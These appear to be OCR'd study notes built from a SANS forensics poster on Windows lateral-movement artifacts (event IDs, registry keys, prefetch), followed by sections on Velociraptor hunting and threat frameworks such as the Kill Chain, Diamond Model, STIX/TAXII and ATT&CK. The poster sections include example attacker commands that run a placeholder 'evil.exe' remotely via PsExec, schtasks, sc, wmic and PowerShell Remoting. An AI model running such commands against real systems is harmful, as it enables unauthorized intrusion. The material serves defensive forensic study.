Tools and techniques to hunt the artifacts described below are detailed in the SANS DFIR course FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting

Additional Event Logs

Process-tracking events, Sysmon, and similar logging capabilities are not listed here for the sake of brevity. However, this type of enhanced logging can provide significant visibility of an intruder's lateral movement, given that the logs are not overwritten or otherwise deleted.

Additional FileSystem Artifacts

Deep-dive analysis techniques such as file carving, volume shadow analysis, and NTFS log file analysis can be instrumental in recovering many of these artifacts (including the recovery of registry and event log files and records).

Additional References

SANS DFIR FOR508 course: **http://sans.org/FOR508**
ATT&CK Lateral Movement: **http://for508.com/attck-lm**
JPCERT Lateral Movement: **http://for508.com/jpcert-lm**

Artifacts in Memory Analysis

Artifacts in memory analysis will allow for additional tracking of potential evidence of execution and command line history. We recommend auditing and dumping the "conhost" processes on the various systems. Example:

```
vol.py -f memory.img --profile=<profile> memdump -n conhost --dump-dir=.
strings -t d -e l *.dmp >> conhost.uni
```

Perform searches for executable keywords using grep. Also check running processes (mstsc, rdpclip, etc.).

REMOTE ACCESS

SOURCE

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials – If NLA enabled on destination
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name
- **Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx**
  - **1024**
    - Destination Host Name
  - **1102**
    - Destination IP Address

REGISTRY

- Remote desktop destinations are tracked per-user
  - **NTUSER\Software\Microsoft\Terminal Server Client\Servers**
- ShimCache – **SYSTEM**
  - **mstsc.exe** Remote Desktop Client
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **mstsc.exe** Remote Desktop Client
- **AmCache.hve** – First Time Executed
  - **mstsc.exe**
- UserAssist – **NTUSER.DAT**
  - **mstsc.exe** Remote Desktop Client execution
  - Last Time Executed
  - Number of Times Executed
- RecentApps – **NTUSER.DAT**
  - **mstsc.exe** Remote Desktop Client execution
  - Last Time Executed
  - Number of Times Executed
  - RecentItems subkey tracks connection destinations and times

FILE SYSTEM

- Jumplists – **C:\Users\<Username>\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations**
  - **(MSTSC-APPID)-automaticDestinations-ms**
  - Tracks remote desktop connection destination and times
- Prefetch – **C:\Windows\Prefetch**
  - **mstsc.exe-{hash}.pf**
- Bitmap Cache – **C:\USERS\<USERNAME>\AppData\Local\Microsoft\Terminal Server Client\Cache**
  - **bcache##.bmc**
  - **cache####.bin**

Remote Desktop

DESTINATION

EVENT LOGS

- **Security Event Log** – **security.evtx**
  - **4624** Logon Type 10
    - Source IP/Logon User Name
  - **4778/4779**
    - IP Address of Source/Source System Name
    - Logon User Name
- **Microsoft-Windows-RemoteDesktopServices-RdpCoreTS%4Operational.evtx**
  - **131** – Connection Attempts
    - Source IP
  - **98** – Successful Connections
- **Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx**
  - **1149**
    - Source IP/Logon User Name
    - Blank user name may indicate use of Sticky Keys
- **Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx**
  - **21, 22, 25**
    - Source IP/Logon User Name
  - **41**
    - Logon User Name

REGISTRY

- ShimCache – **SYSTEM**
  - **rdpclip.exe**
  - **tstheme.exe**
- **AmCache.hve** – First Time Executed
  - **rdpclip.exe**
  - **tstheme.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **rdpclip.exe-{hash}.pf**
  - **tstheme.exe-{hash}.pf**

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name
- **Microsoft-Windows-SmbClient%4Security.evtx**
  - **31001** – Failed logon to destination
    - Destination Host Name
    - User Name for failed logon
    - Reason code for failed destination logon (e.g. bad password)

REGISTRY

- MountPoints2 – Remotely mapped shares
  - **NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2**
- Shellbags – **USRCLASS.DAT**
  - Remote folders accessed inside an interactive session via Explorer by attackers
- ShimCache – **SYSTEM**
  - **net.exe**
  - **net1.exe**
- BAM/DAM – **NTUSER.DAT** – Last Time Executed
  - **net.exe**
  - **net1.exe**
- **AmCache.hve** – First Time Executed
  - **net.exe**
  - **net1.exe**

FILE SYSTEM

- **Prefetch** – **C:\Windows\Prefetch**
  - **net.exe-{hash}.pf**
  - **net1.exe-{hash}.pf**
- User Profile Artifacts
  - Review shortcut files and jumplists for remote files accessed by attackers, if they had interactive access (RDP)

Map Network Shares (net.exe) to C$ or Admin$

```
net use z: \\host\c$ /user:domain\username <password>
```

DESTINATION

EVENT LOGS

- **Security Event Log** – **security.evtx**
  - **4624** Logon Type 3
    - Source IP/Logon User Name
  - **4672**
    - Logon User Name
    - Logon by user with administrative rights
    - Requirement for accessing default shares such as **C$** and **ADMIN$**
  - **4776** – NTLM if authenticating to Local System
    - Source Host Name/Logon User Name
  - **4768** – TGT Granted
    - Source Host Name/Logon User Name
    - Available only on domain controller
  - **4769** – Service Ticket Granted if authenticating to Domain Controller
    - Destination Host Name/Logon User Name
    - Source IP
    - Available only on domain controller
  - **5140**
    - Share Access
  - **5145**
    - Auditing of shared files – NOISY!

REGISTRY

FILE SYSTEM

- File Creation
  - Attacker's files (malware) copied to destination system
  - Look for Modified Time before Creation Time
  - Creation Time is time of file copy

REMOTE EXECUTION

SOURCE

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name

REGISTRY

- **NTUSER.DAT**
  - **Software\SysInternals\PsExec\EulaAccepted**
- ShimCache – **SYSTEM**
  - **psexec.exe**
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **psexec.exe**
- **AmCache.hve** – First Time Executed
  - **psexec.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **psexec.exe-{hash}.pf**
  - Possible references to other files accessed by psexec.exe, such as executables copied to target system with the "-c" option
- File Creation
  - **psexec.exe** file downloaded and created on local host as the file is not native to Windows

PsExec


```
psexec.exe \\host -accepteula -d -c c:\temp\evil.exe
```

DESTINATION

EVENT LOGS

- **security.evtx**
  - **4648** Logon specifying alternate credentials
    - Connecting User Name
    - Process Name
  - **4624** Logon Type 3 (and Type 2 if "-u" Alternate Credentials are used)
    - Source IP/Logon User Name
  - **4672**
    - Logon User Name
    - Logon by a user with administrative rights
    - Requirement for access default shares such as **C$** and **ADMIN$**
  - **5140** – Share Access
    - **ADMIN$** share used by PsExec
- **system.evtx**
  - **7045**
    - Service Install

REGISTRY

- New service creation configured in **SYSTEM\CurrentControlSet\Services\PSEXESVC**
  - "-r" option can allow attacker to rename service
- ShimCache – **SYSTEM**
  - **psexesvc.exe**
- **AmCache.hve**
  - First Time Executed
  - **psexesvc.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **psexesvc.exe-{hash}.pf**
  - **evil.exe-{hash}.pf**
- File Creation
  - User profile directory structure created unless "-e" option used
  - **psexesvc.exe** will be placed in ADMIN$ (\Windows) by default, as well as other executables (evil.exe) pushed by PsExec

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name

REGISTRY

- ShimCache – **SYSTEM**
  - **at.exe**
  - **schtasks.exe**
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **at.exe**
  - **schtasks.exe**
- **AmCache.hve** - First Time Executed
  - **at.exe**
  - **schtasks.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **at.exe-{hash}.pf**
  - **schtasks.exe-{hash}.pf**

Scheduled Tasks

```
at \\host 13:00 "c:\temp\evil.exe"
schtasks /CREATE /TN taskname /TR c:\temp\evil.exe /SC once /RU "SYSTEM" /ST 13:00 /S host /U username
```

DESTINATION

EVENT LOGS

- **security.evtx**
  - **4624** Logon Type 3
    - Source IP/Logon User Name
  - **4672**
    - Logon User Name
    - Logon by a user with administrative rights
    - Requirement for accessing default shares such as **C$** and **ADMIN$**
  - **4698** – Scheduled task created
  - **4702** – Scheduled task updated
  - **4699** – Scheduled task deleted
  - **4700/4701** – Scheduled task enabled/disabled
- **Microsoft-Windows-TaskScheduler%4Operational.evtx**
  - **106** – Scheduled task created
  - **140** – Scheduled task updated
  - **141** – Scheduled task deleted
  - **200/201** – Scheduled task executed/completed

REGISTRY

- **SOFTWARE**
  - **Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks**
  - **Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree**
- ShimCache – **SYSTEM**
  - **evil.exe**
- **AmCache.hve** – First Time Executed
  - **evil.exe**

FILE SYSTEM

- File Creation
  - **evil.exe**
  - Job files created in **C:\Windows\Tasks**
  - XML task files created in **C:\Windows\System32\Tasks**
    - Author tag under "RegistrationInfo" can identify:
      - Source system name
      - Creator username
- Prefetch – **C:\Windows\Prefetch**
  - **evil.exe-{hash}.pf**

EVENT LOGS

REGISTRY

- ShimCache – **SYSTEM**
  - **sc.exe**
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **sc.exe**
- **AmCache.hve** – First Time Executed
  - **sc.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **sc.exe-{hash}.pf**

Services

```
sc \\host create servicename binpath= "c:\temp\evil.exe"
sc \\host start servicename
```

DESTINATION

EVENT LOGS

- **security.evtx**
  - **4624** Logon Type 3
    - Source IP/Logon User Name
  - **4697**
    - Security records service install, if enabled
    - Enabling non-default Security events such as ID 4697 are particularly useful if only the Security logs are forwarded to a centralized log server
- **system.evtx**
  - **7034** – Service crashed unexpectedly
  - **7035** – Service sent a Start/Stop control
  - **7036** – Service started or stopped
  - **7040** – Start type changed (**Boot | On Request | Disabled**)
  - **7045** – A service was installed on the system

REGISTRY

- **SYSTEM**
  - **\CurrentControlSet\Services**
    - New service creation
- ShimCache – **SYSTEM**
  - **evil.exe**
  - ShimCache records existence of malicious service executable, unless implemented as a service DLL
- **AmCache.hve** – First Time Executed
  - **evil.exe**

FILE SYSTEM

- File Creation
  - **evil.exe** or **evil.dll** malicious service executable or service DLL
- Prefetch – **C:\Windows\Prefetch**
  - **evil.exe-{hash}.pf**

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name

REGISTRY

- ShimCache – **SYSTEM**
  - **wmic.exe**
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **wmic.exe**
- **AmCache.hve** – First Time Executed
  - **wmic.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **wmic.exe-{hash}.pf**

WMI/WMIC


```
wmic /node:host process call create "C:\temp\evil.exe"
Invoke-WmiMethod -Computer host -Class Win32_Process -Name create -Argument "c:\temp\evil.exe"
```

DESTINATION

EVENT LOGS

- **security.evtx**
  - **4624** Logon Type 3
    - Source IP/Logon User Name
  - **4672**
    - Logon User Name
    - Logon by an a user with administrative rights
- **Microsoft-Windows-WMI-Activity%4Operational.evtx**
  - **5857**
    - Indicates time of wmiprvse execution and path to provider DLL – attackers sometimes install malicious WMI provider DLLs
  - **5860, 5861**
    - Registration of Temporary (5860) and Permanent (5861) Event Consumers. Typically used for persistence, but can be used for remote execution.

REGISTRY

- ShimCache – **SYSTEM**
  - **scrcons.exe**
  - **mofcomp.exe**
  - **wmiprvse.exe**
  - **evil.exe**
- **AmCache.hve** – First Time Executed
  - **scrcons.exe**
  - **mofcomp.exe**
  - **wmiprvse.exe**
  - **evil.exe**

FILE SYSTEM

- File Creation
  - **evil.exe**
  - **evil.mof** – .mof files can be used to manage the WMI Repository
- Prefetch – **C:\Windows\Prefetch**
  - **scrcons.exe-{hash}.pf**
  - **mofcomp.exe-{hash}.pf**
  - **wmiprvse.exe-{hash}.pf**
  - **evil.exe-{hash}.pf**
- Unauthorized changes to the WMI Repository in **C:\Windows\System32\wbem\Repository**

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name
- **Microsoft-Windows-WinRM%4Operational.evtx**
  - **6** – WSMan Session initialize
    - Session created
    - Destination Host Name or IP
    - Current logged-on User Name
  - **8, 15, 16, 33** – WSMan Session deinitialization
    - Closing of WSMan session
    - Current logged-on User Name
- **Microsoft-Windows-PowerShell%4Operational.evtx**
  - **40961, 40962**
    - Records the local initiation of powershell.exe and associated user account
  - **8193** & **8194**
    - Session created
  - **8197** – Connect
    - Session closed

REGISTRY

- ShimCache – **SYSTEM**
  - **powershell.exe**
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **powershell.exe**
- **AmCache.hve** – First Time Executed
  - **powershell.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **powershell.exe-{hash}.pf**
  - PowerShell scripts (.ps1 files) that run within 10 seconds of powershell.exe launching will be tracked in powershell.exe prefetch file
- Command history **C:\USERS\<USERNAME>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt**
  - With PS v5+, a history file with previous 4096 commands is maintained per user

PowerShell Remoting


```
Enter-PSSession -ComputerName host
Invoke-Command -ComputerName host -ScriptBlock {Start-Process c:\temp\evil.exe}
```

DESTINATION

EVENT LOGS

- **security.evtx**
  - **4624** Logon Type 3
    - Source IP/Logon User Name
  - **4672**
    - Logon User Name
    - Logon by an a user with administrative rights
- **Microsoft-Windows-PowerShell%4Operational.evtx**
  - **4103, 4104** – Script Block logging
    - Logs suspicious scripts by default in PS v5
    - Logs all scripts if configured
  - **53504** Records the authenticating user
- **Windows PowerShell.evtx**
  - **4000/03** "ServerRemoteHost" indicates start/end of Remoting session
  - **800** Includes partial script code
- **Microsoft-Windows-WinRM%4Operational.evtx**
  - **91** Session creation
  - **168** Records the authenticating user

REGISTRY

- ShimCache – **SYSTEM**
  - **wsmprovhost.exe**
  - **evil.exe**
- **SOFTWARE**
  - **\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell\ExecutionPolicy**
    - Attacker may change execution policy to a less restrictive setting, such as "bypass"
- **AmCache.hve** – First Time Executed
  - **wsmprovhost.exe**
  - **evil.exe**

FILE SYSTEM

- File Creation
  - **evil.exe**
  - With **Enter-PSSession**, a user profile directory may be created
- Prefetch – **C:\Windows\Prefetch**
  - **evil.exe-{hash}.pf**
  - **wsmprovhost.exe-{hash}.pf**

Evidence of Program Execution

UserAssist

Description:
GUI-based programs launched from the desktop are tracked in the launcher on a Windows System.

Location:
NTUSER.DAT HIVE
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\Count

Interpretation:
All values are ROT-13 Encoded
- GUID for Win7/8/10
  - **CEBFF5CD** Executable File Execution
  - **F4E57C4B** Shortcut File Execution

Investigative Notes
Provides full path of the executable file that was run on the system and last execution date/time

BAM/DAM

Description:
Windows Background Activity Moderator (BAM)

Location:
Win10
SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
SYSTEM\CurrentControlSet\Services\dam\UserSettings\{SID}

Investigative Notes
Provides full path of the executable file that was run on the system and last execution date/time

RecentApps

Description:
Program execution launched on the Win10 system is tracked in the RecentApps key

Location:
Win10
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Search\RecentApps

Interpretation:
Each GUID key points to a recent application.
AppID = Name of Application
LastAccessTime = Last execution time in UTC
LaunchCount = Number of times executed

ShimCache

Description:
- Windows Application Compatibility Database is used by Windows to identify possible application compatibility challenges with executables.
- Tracks the executables' file name, file size, last modified time

Location:
Win7/8/10
SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

Interpretation:
Any executable run on the Windows system could be found in this key. You can use this key to identify systems that specific malware was executed on. In addition, based on the interpretation of the time-based data you might be able to determine the last time of execution or activity on the system.
- Windows 7/8/10 contains at most 1,024 entries
- LastUpdateTime does not exist on Win7/8/10 systems

Jump Lists

Description:
The Windows 7-10 task bar (Jump List) is engineered to allow users to "jump" or access items they have frequently or recently used quickly and easily. This functionality cannot only include recent media files, it must also include recent tasks.
The data stored in the AutomaticDestinations folder will each have a unique file prepended with the AppID of the associated application.

Location:
Win7/8/10
C:\Users\PROFILE\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations

Interpretation:
- First time of execution of application.
  - Creation Time = First time item added to the AppID file.
- Last time of execution of application with file open
  - Modification Time = Last time item added to the AppID file.
- List of Jump List IDs ->
www.forensicswiki.org/wiki/List_of_Jump_List_IDs

Prefetch

Description:
- Increases performance of a system by pre-loading code pages of commonly used applications. Cache Manager monitors all files and directories referenced for each application or process and maps them into a .pf file. Utilized to know an application was executed on a system.
- Limited to 128 files on Win7
- Limited to 1024 files on Win8-10
- {exename}-{hash}.pf

Location:
Win7/8/10
C:\Windows\Prefetch

Interpretation:
- Each .pf will include last time of execution, number of times run, and device and file handles used by the program
- Date/Time file by that name and path was first executed
- Creation Date of .pf file (-10 seconds)
- Date/Time file by that name and path was last executed
- Embedded last execution time of .pf file
- Last modification date of .pf file (-10 seconds)
- Win8-10 will contain last 8 times of execution

Amcache.hve

Description:
ProgramDataUpdater (a task associated with the Application Experience Service) uses the registry file Amcache.hve to store data during process creation

Location:
Win7/8/10
C:\Windows\AppCompat\Programs\Amcache.hve (Windows 7/8/10)

Interpretation:
- Amcache.hve – Keys –
  Amcache.hve\Root\File\{Volume GUID}\#######
- Entry for every executable run, full path information, File's $StandardInfo Last Modification Time, and Disk volume the executable was run from
- First Run Time = Last Modification Time of Key
- SHA1 hash of executable also contained in the key

13. HUNTING WITH VELOCIRAPTOR

Threat Hunting is the practice of ***actively searching for threats*** on systems, compared to methods like firewalls, intrusion detection systems or sandboxes, which are typically only analyzed after a warning for potential threats has been issued.

Velociraptor is an open source SIEM tool *(see chapter "SIEM" (Page 21))*. It works by installing clients on all machines you'd like to monitor. They will then show up in the Velociraptor server. With the ***Virtual File System (VFS)***, you can access their file system. On Windows Clients, the VFS tree will look like this:

- ***File:*** File system based on OS FS API
- ***NTFS:*** Raw parsing of the NTFS data
- ***Registry:*** Windows Registry access if the user is logged in
- ***Artifacts:*** Collected artifacts from this client

Velociraptor has its own SQL-like language called Velociraptor Query Language (VQL). It ***run SQL-like queries on clients*** that extract information from them. Every query returns a result set *(comparable to a table)*. The functionality can be extended with plugins.

Element	*Example*
Comments	`-- comment` or `// comment`
String Matching	`SELECT * from pslist() WHERE Exe =~ "veloci"`
Variables	`LET foo = "bar"`
Store queries	`LET query = SELECT * FROM pslist() -- stores a pointer to the query`
Store result	`LET result <= SELECT * FROM pslist()`
Paths	`SELECT * FROM glob(globs="C:/**") LIMIT 5 -- always use / for paths even on Windows`

Wildcards	`?  -- single letter`
	`*  -- part of a string`
	`**  -- traverse recursively into folder`

Windows Registry	`SELECT FullPath, Name, Data.type, Data.value FROM` `  glob(globs="HKEY_USERS/*/Software/**/*", accessor="reg")`
Branches	`SELECT * FROM if(condition=Exe =~ "chrome", then={ /*...*/ }, else={ /*...*/ })`
Loops with Subqueries	`LET chrome = SELECT * FROM pslist() WHERE Exe =~ "chrome" LIMIT 5` `SELECT * FROM foreach(row="foo", query={SELECT * FROM handles(pid=Pid)})`

Example 1: Query that lists loaded DLLs including compile time and signature

```
LET pids = SELECT * FROM pslist() WHERE Exe =~ "veloci"
SELECT * FROM foreach(
  row = pids,
  query = {
    SELECT Pid, ExePath, parse_pe(file=ExePath).FileHeader.TimeDateStamp as CompileTime,
    authenticode(filename=ExePath).SubjectName as Subject,
    authenticode(filename=ExePath).Trusted as Trusted
    FROM modules(pid=Pid)
  })
```

Example 2: Get and parse Windows Event Logs

```
LET seclogs ⩽ SELECT FullPath
  FROM glob(globs="C:/Windows/System32/winevt/Logs/*Security*.evtx") LIMIT 3

SELECT *, timestamp(epoch=System.TimeCreated.SystemTime) as Time
FROM parse_evtx(filename=seclogs, accessor="ntfs")
WHERE System.EventID.Value = 4624
ORDER BY Time
```

13.1. ARTIFACTS

Multiple VQL queries can be packaged as an ***artifact***: a YAML file with the queries and some metadata. Artifacts can be used recursively in other artifacts.

Artifacts can then be ran on individual clients. The results of that artifact will be displayed in a Velociraptor notebook.

The example query on the right gets information about the current host with `info()` on Windows, Linux and macOS machines.

Example Artifacts: Check if anomalous file exists, check executed shell commands, extract browser history, extract network traffic, recover deleted files, `KapeFiles` for quick triage

```
name: Custom.Artifact.Name
description: Human readable description
type: CLIENT
parameters:
   - name: FirstParameter
     default: Default Value of first parameter
sources:
  - name: MySource
    precondition: |
      SELECT OS From info() where OS = 'windows'
      OR OS = 'linux' OR OS = 'darwin'
    query: SELECT * FROM info() LIMIT 10
```

Some artifacts allow you to use YARA. However, it is relatively expensive. Consider using more targeted glob expressions and client-side throttling since YARA scanning is usually not time-critical.

13.2. HUNTING

A hunt runs the same artifacts on a entire fleet of machines. Hunts can be restricted by OS and labels on the clients. Once a hunt has been created, it needs to be manually started. Only systems currently online will participate in the hunt and send results back to the Velociraptor server. Systems currently offline will execute the artifacts when they come back online. The results of the hunts will be aggregated into a Velociraptor notebook.

Notebooks in Velociraptor show results from artifacts and hunts. The data can also be modified and custom VQL queries can be added.


A system that has a suspected infection can be ***contained***. This will cut any network traffic of the machine except to the Velociraptor server. It is also assigned the “Quarantined” label.

14. CYBER FRAMEWORKS

14.1. CYBER KILL CHAIN

The Cyber Kill Chain, developed by Lockheed Martin and published in 2011, was the first widely used cyber security model. While the original version was timeline-based, the improved model is circular. It is a series of eight phases that an attacker performs, which defenders can trace. By implementing security controls at each phase, the chain can be broken and the attack stopped.


- ***Reconnaissance:*** Attackers typically assess the situation from the outside-in, to identify targets and tactics for the attack
- ***Intrusion:*** Based on the reconnaissance, the attackers get into your systems; often leveraging malware or security vulnerabilities
- ***Exploitation:*** Exploiting vulnerabilities, delivering malicious code onto the system to get a better foothold
- ***Privilege Escalation:*** Usually higher privileges are required for sensitive data, persistence and lateral movement.
- ***Lateral Movement:*** Move to other systems in the network to gain more data, more powerful accounts
- ***Obfuscation/Anti-forensics:*** Covering their tracks with false trails, compromised data and deleting logs to confuse and slow down forensic teams
- ***Denial of Service:*** Disruption of normal access for users and system to stop the attack from being monitored/tracked/blocked
- ***Exfiltration:*** Getting data out of the system



Criticisms of the Cyber Kill Chain
- Not every phase is performed inside a victim network. These actions are more difficult to detect
- Internal attackers are more difficult to detect
- The chain represents a series, in reality attackers can do different orders or things in parallel
- Lack of descriptions for detection rules, little community effort around it

14.2. DIAMOND MODEL

Developed by the Center for Cyber Intelligence Analysis and Threat Research (CCIATR) in 2013. It is designed to help with analyzing cyber intrusions and focuses more on the relationships between different elements.



It consists of four basic components:
- ***Adversary:*** Name, origin, motivation, description
- ***Infrastructure:*** IP addresses, malware, email addresses
- ***Victim:*** Location, vertical, goal, person, organization
- ***Capability:*** Method, targets, operational manual, malware

Additionally, the diamond model focuses on the relationship between those components:
- ***Adversary-Victim:*** Attacker's motivation and objectives to target this specific victim
- ***Adversary-Infrastructure:*** How the attacker establishes and maintains their operations
- ***Victim-Infrastructure:*** How the attacker uses the victim's infrastructure in the attack
- ***Victim-Capability:*** Tactics used against the victim

An adversary deploys a capability over some infrastructure against a victim. These activities are called ***events***. Events are phase-ordered by adversary-victim pair into activity threads representing the flow an adversary's operations.

14.3. STIX & TAXII

Structured Threat Information Expression (STIX) and ***Trusted Automated Exchange of Intelligence Information (TAXII)*** are standards to improve the prevention and mitigation of cyber attacks. They were developed by MITRE, OASIS Cyber Threat Intelligence and the US Department of Homeland Security in 2017. ***STIX describes the "what"*** of threat intelligence, while ***TAXII defines "how"*** that information is relayed. Both standards have machine-readable output and can better share information between parties.

STIX ***describes cyber threat information*** like Motivation, Abilities, Capabilities and Response in a JSON-based format. It is the notation used for MISP.

There are 18 types of objects representable by STIX. The most important ones are:
- ***Indicator:*** Name, description and a pattern to search for. Either a STIX or YARA pattern
- ***Malware:*** Name, description, type of malware, phases of kill chain used
- ***Relationship:*** Source *(indicator)* and target *(malware)*

TAXII is used to ***exchange intelligence information*** with other parties.


Four different services are offered to the users:
- ***Discovery:*** A way to learn what services an entity supports and how to interact with them
- ***Collection Management:*** A way to learn about and request subscriptions to data collections
- ***Inbox:*** A way to receive content *(push messaging)*
- ***Poll:*** A way to request content *(pull messaging)*

MISP uses STIX and TAXII to share information with other parties, see chapter "MISP" (Page 47).

14.4. MITRE ATT&CK

Adversarial Tactics, Techniques & Common Knowledge (ATT&CK) is a framework to document common ***tactics, techniques and procedures (TTPs)*** that APTs use against Windows enterprise networks. It is based on real-life observations *(published reports)* and attributions *(by anti-virus vendors)*. Useful for red & blue teams to understand an attack.

Each TTP is grouped into a column that roughly matches with the steps of the Cyber Kill Chain.



Terminology	***Description***	***Example***
Matrices	Scenarios of ATT&CK with different Tactics and Techniques	Enterprise, Mobile, ICS
Tactics (TA)	Tactics represent the "why" an attacker is performing an action. For example, an adversary needs valid credentials to login into the protected system.	– TA0001 Initial Access – TA0003 Persistence – TA0008 Lateral Movement
Techniques (T)	Techniques represent "how" an adversary achieves a tactical goal by performing an action. For example, an adversary may dump credentials to achieve credential access.	– T1659 Content Injection – T1189 Drive-by – T1190 Exploit Public Apps
Sub-techniques (Txxxx.xxx)	Refinements or more specific manifestations of the main techniques	"Credential Access" turns into "Steal/Forge Kerberos Tickets"
Groups (G)	Hacking groups that perform attacks. Additional info like place of origin and motivation if known	APT19, APT32, APT37, Bandook
Mitigations (M)	Prevent a technique or sub-technique from being successfully executed	Update Software, Password Policies, Data Backup

Limitations

- ***Not a checklist:*** do not use this as a simple "can we detect this", but understand the attack, translate it into your environment, compare to existing controls
- ***Not a bingo card:*** do not mark what you can cover
- ***Not a way of documenting every possible attack:*** ATT&CK documents the known TTPs: when you document your own attacks/campaigns, you realize that you have more information about an attacker than what ATT&CK currently publicly describes
- ***Static, final list:*** The ATT&CK matrices are improved or modified regularly and now include PRE-ATT&CK (preparation attackers perform), Mobile devices and industrial control systems (ICS)

